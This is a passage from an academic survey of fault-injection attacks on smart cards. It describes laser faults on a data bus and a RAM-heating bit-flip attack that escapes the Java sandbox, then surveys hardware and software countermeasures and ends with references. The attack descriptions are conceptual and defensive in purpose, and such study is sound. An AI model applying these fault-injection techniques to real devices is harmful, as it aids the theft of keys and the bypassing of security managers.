In a specific smart card chip, a laser impact on the data bus during information transfer has the effect of reading the value 255 (0xFF) regardless the transferred information's actual value. The attack described in the previous subsection could hence be directly re-adapted in Gemplus' laser laboratory.

4.5 The Java Sandbox

The Java sandbox is an environment in which applets are run without direct access to the computer's resources. The idea being that an applet need not be trusted as it is incapable of running malicious code. The most common example of Java programs being used is on the Internet, where an applet is downloaded and executed on a PC to achieve a given effect




Fig. 10. A Modified CLIO Reader.

on the webpage being observed. A relatively recent paper [15] describes a fault attack on a PC forcing the Java Virtual Machine to execute arbitrary code. This was done by using a spotlight to heat up the PC's RAM to the point where a fault (in this case a bit flip) occurs. In this case a special applet was loaded into the computer's memory and the RAM heated up to the point where some bits would change their value. The expected fault was that the address of a function a called by the applet would have one bit changed, so that the address called was $a \pm 2^i$, where $0 \leq i \leq 31$ (the computer's word size). The programmer arranges to have a function present at that address that will return a variable of a type that is not expected by the calling function, for example an integer to a pointer. This can then be used to read/write to arbitrary addresses in the computers memory. One of the possible uses of such a fault would be to change fields in the Java runtime system's security manager to grant the applet illegal rights.

5 Countermeasures

Since the identification of faults as a problem in electronic systems several hardening methods were deployed. These solutions help circuits to avoid, detect and/or correct faults. Hardware and software countermeasures will be overviewed separately for the sake of clarity.




Fig. 11. EPROM.

5.1 Hardware Countermeasures

Hardware protections are implemented by the chip manufacturer and can be further subdivided into two categories: *active* and *passive* protections.

5.1.1 Active Protections:

- *Light detectors* detect changes in the gradient of light.
- *Supply voltage detectors* react to abrupt variations in the applied potential and continuously ascertain that voltage is within the circuit's tolerance thresholds.
- *Frequency detectors* impose an interval of operation outside which the electronic circuit will reset itself.
- *Active shields* are metal meshes that cover the entire chip and has data passing continuously in them. If there is a disconnection or modification of this mesh the chip will not operate anymore. This is primarily a countermeasure against probing, although it helps protecting against fault injection as it makes the location of specific blocks in a circuit harder.
- Hardware redundancy:

1. *Simple Duplication with Comparison (SDC)* is a the duplication of hardware blocks followed by a test by a comparator. When the two blocks' results don't match, an alert signal is transmitted to a decision block. Two types of reaction can be implemented: a hardware reset or the activation of an interruption that triggers dedicated countermeasures. SDC protects against single focused errors and only permits their detection. A feedback signal is usually triggered to stop all outgoing data flows.
2. *Multiple Duplication with Comparison (MDC):* each hardware block is duplicated at least thrice. The comparator detects any mismatch between results and transmits the alert signal to the decision block. As previously, two types of reaction can be implemented, a hardware reset or the activation of an interruption. The difference with SDC being the possibility to correct the fault through a majority vote and correct the outgoing signal.




Fig. 12. Simple Duplication with Comparison.

3. *Simple Duplication with Complementary Redundancy (SDCR)* is based on the same principles as SDC but the two blocks store complemented data. When the result of the two blocks match, the comparison block transmits an alert to the system that triggers a hardware reset or an interrupt. SDCR protects against multiple focused errors since it is difficult to inject two different errors with complementary effects, but (just as SDC) SDCR only permits error detection.
4. *Dynamic Duplication* consists of multiple redundancies with a decision module, commanding a data switch upon fault detection. The vote block is a switch, which transmits the correct result as instructed by the comparator. Corrupted blocks are disabled and their results discarded. This type of implementation permits detection and subsequent reaction to the detected error [23].
5. *Hybrid Duplication* is a combination of multiple duplications with complementary redundancy and dynamic duplication. This protects against single and multiple focused faults, as it is very difficult to inject multiple faults with complementary effects.

- Protection using time redundancy:

1. *Simple Time Redundancy with Comparison (STRC)* consists of processing each operation twice and comparing results [4]. This protects against single and multiple time synchronized errors but is only capable of detecting faults. Reaction is limited to the discarding of the corrupted results.
2. *Multiple Time Redundancy with Comparison* is based on the principle used by STRC but the result is processed more than twice. This detects, reacts and possibly corrects single and multiple faults.
3. *Recomputing with Swapped Operands* consists of recomputing results with the operands' little endian and big endian bits swapped. The result is re-swapped and compared to detect potential faults. This type of protection has the advantage of de-synchronizing two




Fig. 13. Multiple Duplication with Comparison.

different processes and makes fault attacks very difficult. This countermeasure protects against single and multiple time synchronized errors.

4. *Re-computing with Shifted Operands:* [26] operations are recomputed by shifting the operands by a given number of bits. The result is shifted backwards and compared to the original one.
5. *Re-computing with Duplication with Comparison* is a combination of time redundancy and hardware redundancy. This protects against single, multiple and time synchronized faults but the time penalty and the increase in block size limit this countermeasure's use.

- *Protection by Redundancy Mechanisms* such as Hamming codes [22], hardwired checksums and error correction codes are also used to avoid or detect faults [27]. The typical example being checksums attached to each machine word in RAM or EEPROM to ensure integrity.




Fig. 14. Simple Duplication with Complementary Redundancy.

5.1.2 Passive Protections: The second class of hardware protection mechanisms consists of *passive protections* that increase the difficulty of successfully attacking a device. These protections can be self-activated or managed by the device's programmer:

- Mechanisms that introduce *dummy random cycles* during code processing.
- *Bus and memory encryption*. Let h be a hardwired keyed permutation and f a simple hardwired block-cipher. Upon power-on, the chip generates an ephemeral key k. When the microprocessor wishes to write the value m at RAM address i, the system stores $v = f_k(m,i)$ at address $h_k(i)$. When the microprocessor requires the contents of address i, the system recomputes $h_k(i)$, fetches v from address $h_k(i)$, decrypts $m = f_k^{-1}(v,i)$ and hands m to the microprocessor. This makes laser or glitch targeting of a specific memory cell useless as successive computations with *identical* data use *different* memory cells.
- *Passive shield*: a full metal layer covers some sensitive chip parts, which makes light or electromagnetic beam attacks more difficult as the shield needs to be removed before the attack can proceed. This also allows to contain information leakage through electromagnetic radiations (*i.e.* thwart some side-channel attacks).
- *Unstable internal frequency generators* protect against attacks that need to be synchronized with a certain event, as events occur at different moments in different executions.

5.2 Software Countermeasures

Software countermeasures are implemented when hardware countermeasures are insufficient or as cautious protection against future attack techniques that might defeat present-generation hardware countermeasures. The advantage of software countermeasures is that they do not increase the hardware block size, although they do impact the protected functions' execution time.




Fig. 15. Dynamic Duplication.

- *Checksums* can be implemented in software. This is often complementary to hardware checksums, as software CRCs can be applied to buffers of data (sometimes fragmented over various physical addresses) rather than machine words.
- *Execution Randomization*: If the order in which operations in an algorithm are executed is randomized it becomes difficult to predict what the machine is doing at any given cycle. For most fault attacks this countermeasure will only slow down a determined adversary, as eventually a fault will hit the desired instruction. This will however thwart attacks that require faults in specific places or in a specific order, such as the transferring of secret data attack described previously.
- *Variable redundancy* is nothing but SDC in software.
- *Execution redundancy* is the repeating of algorithms and comparing the results to verify that the correct result is generated. As SDCR, redundancy is more secure if the second




Fig. 16. Hybrid Duplication.

calculation is different than the first (for example its inverse[3]) so that two identical faults cannot be used at different times.

- *Ratification counters and baits*: baits are small (< 10 byte) code fragments that perform an operation and test its result. A typical bait writes, reads and compares data, performs xors, additions, multiplications and other operations whose results can be easily checked. When a bait detects an error it increments an NVM counter and when this counter exceeds a tolerance limit (usually three) the card ceased to function.

In theory all data redundancy method used in hardware can be implemented in software. The problem then becomes execution time rather than block size. As some of the proposed hardware designs become extremely time consuming when imitated by software. We recommend [32] as further reading

[3] Encrypt-decrypt, sign-verify *etc.*




Fig. 17. Simple Time Redundancy with Comparison.




Fig. 18. Multiple Time Redundancy with Comparison.

6 Conclusion

Various methods for creating faults were presented. Practical applications of these attacks were presented. These applications included attacks on keys and symmetric and asymmetric cryptosystems. Finally, hardware and software countermeasures were overviewed. Unfortunately, these countermeasures never come for free and impact the cost of the system being developed. Also, the resulting system will be slower and may feature an increased block size. There will always be a tradeoff between cost, efficiency and security, and it will be a judgement call by designers, developers and users to choose which of these requirements best suit their needs. There is still much work to be done in this area with the ultimate goal being an optimal balance between security, efficiency and cost.




Fig. 19. Re-computing with Swapped Operand.




Fig. 20. Re-computing with Shifted Operand.

References

1. L. Adams, E. J. Daly, R. Harboe-Sorensen, et al. *A verified Proton Induced Latchup in Space*, *In IEEE Transactions on Nuclear Science*, vol. 39, pp. 1804-1808, 1992.
2. R. Anderson and M. Kuhn. *Low Cost Attacks on Tamper Resistant Devices*, *IWSP: 5th International Workshop on Security Protocols*, LNCS 1361, Springer-Verlag, pp. 125-136, 1997.
3. R. Anderson and S. Skoroboatov. *Optical Fault Induction Attacks*, *In Workshop on Cryptographic Hardware and Embedded Systems (CHES 2002)*, LNCS 2523, Springer-Verlag, ISBN 3-540-00409-2, pp. 2-12, 2002.
4. L. Anghel and M. Nicolaidis. *Cost Reduction and Evaluation of a Temporary Faults Detecting Technique*, in Proceedings of *Design, Automation and Test in Europe (DATE '00)*, pp. 591-597, 2000.
5. C. Aumüller, P. Bier, P. Hofreiter, W. Fischer and J.-P. Seifert. *Fault attacks on RSA with CRT: Concrete Results and Practical Countermeasures*, Cryptology ePrint Archive: Report 2002/073, 2002.
6. F. Bao, R.H. Deng, Y. Han, A. Jeng, A.D. Narasimhalu and T. Ngair. *Breaking Public Key Cryptosystems on Tamper Resistant Devices in the Presence of Transient Faults*, the Proceedings of the *5th Workshop on Secure Protocols*, LNCS 1361, Springer-Verlag, pp. 115-124, Paris, April 7-9, 1997.
7. E. Biham and A. Shamir. *Differential Fault Analysis of Secret Key Cryptosystems*, in Prceedings of *Advances in Cryptology - CRYPTO '97*, LNCS 1294, pp. 513-525, 1997.




Fig. 21. Re-computing with Duplication with Comparison.

8. D. Boneh, R. DeMillo and R. Lipton. *On the Importance of Checking Cryptographic Protocols for Faults*, *Journal of Cryptology*, Springer-Verlag, Vol. 14, No. 2, pp. 101-119, 2001.
9. Ph. Cazenave, P. Fouillat, X. Montagner, H. Barnaby, R. D. Schrimpf, L. Bonora, J. P. David, A. Touboul, M. -C. Calvet and P. Calvel. *Total dose effects on gate controlled lateral PNP bipolar junction transistors*, *In IEEE Transactions on Nuclear Science*, vol. 45, pp. 2577-2583, 1998.
10. J. Colvin. *Functional Failure Analysis by Induced Stimulus*, *ISTFA 2002 Proceedings*, Ed. ASM International, pp. 623-630, 2002.
11. P. Dusart, G. Letourneux and O. Vivolo. *Differential Fault Analysis on A.E.S.*, Cryptology ePrint Archive: Report 2003/010, 2003.
12. P. Fouillat. *Contribution à l'étude de l'interaction entre un faisceau laser et un milieu semiconducteur*, Applications à l'étude du Latchup et à l'analyse d'états logiques dans les circuits intégrés en technologie CMOS, Thèse de doctorat de l'université Bordeaux I, 1990.
13. Ch. Giraud, *DFA on AES*, Cryptology ePrint Archive: Report 2003/008, 2003.
14. T. J. O'Gorman. *The effect of cosmic rays on soft error rate of a DRAM at ground level*, *In IEEE Transactions On Electronics Devices*, vol. 41, pp. 553-557, 1994.
15. S. Govindavajhala and A. W. Appel. *Using Memory Errors to Attack a Virtual Machine*, in the *2003 IEEE Symposium on Security and Privacy*, pp. 154-165, 2003.
16. O. Grabbe. *Smartcards and Private Currencies*, `http://www.aci/net/kalliste/smartcards.htm`
17. D.H Habing. *The Use of Lasers to Simulate Radiation-Induced Transients in Semiconductor Devices and Circuits*, *In IEEE Transactions On Nuclear Science*, vol.39, pp. 1647-1653, 1992.
18. R. Koga and W. A. Kolasinski. *Heavy ion induced snapback in CMOS devices*, *In IEEE Transactions on Nuclear Science*, vol. 36, pp. 2367-2374, 1989.
19. R. Koga, M. D. Looper, S. D. Pinkerton, W. J. Stapor, and P. T. McDonald. *Low dose rate proton irradiation of quartz crystal resonators*, *In IEEE Transactions on Nuclear Science*, vol. 43, pp. 3174-3181, 1996.

